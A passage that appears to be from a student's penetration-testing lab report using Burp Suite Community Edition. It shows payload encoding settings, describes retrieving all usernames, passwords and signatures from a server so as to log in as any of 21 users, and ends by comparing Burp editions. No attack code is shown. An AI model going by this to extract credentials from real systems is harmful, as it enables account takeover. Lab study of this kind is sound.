
Add | Edit | Remove | Up | Down

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

Show Applications | Characters: |<?&\*~'[]^#

In this new window is the URL to the request response and click the “copy” button to copy the URL. You can then close this window.



After pasting the URL from the previous step, you will be taken to a login page and when scrolling down you will see all of the usernames, passwords, and signatures of all of the users you were able to get from the server. A Hacker can wreak havoc with all of this data especially with the administrator account.

f. Analysis of your experiment:

I was successfully able to view the username and passwords of users on the database. With this data I can login as any of the 21 users.

g. Discussion and conclusion:

Burpsuite community edition is not the right tool to use when securing a network and pen-testing all aspects of a network, because it has limited features when compared to Burpsuite professional edition and Burpsuite enterprise edition. This is because Burpsuite community edition is a free trial for the paid version of Burpsuite. But Burpsuite community edition does have many useful features so it can still help secure a network and pen-testing by doing some common types of attacks on a web app when you're on a budget because it is free.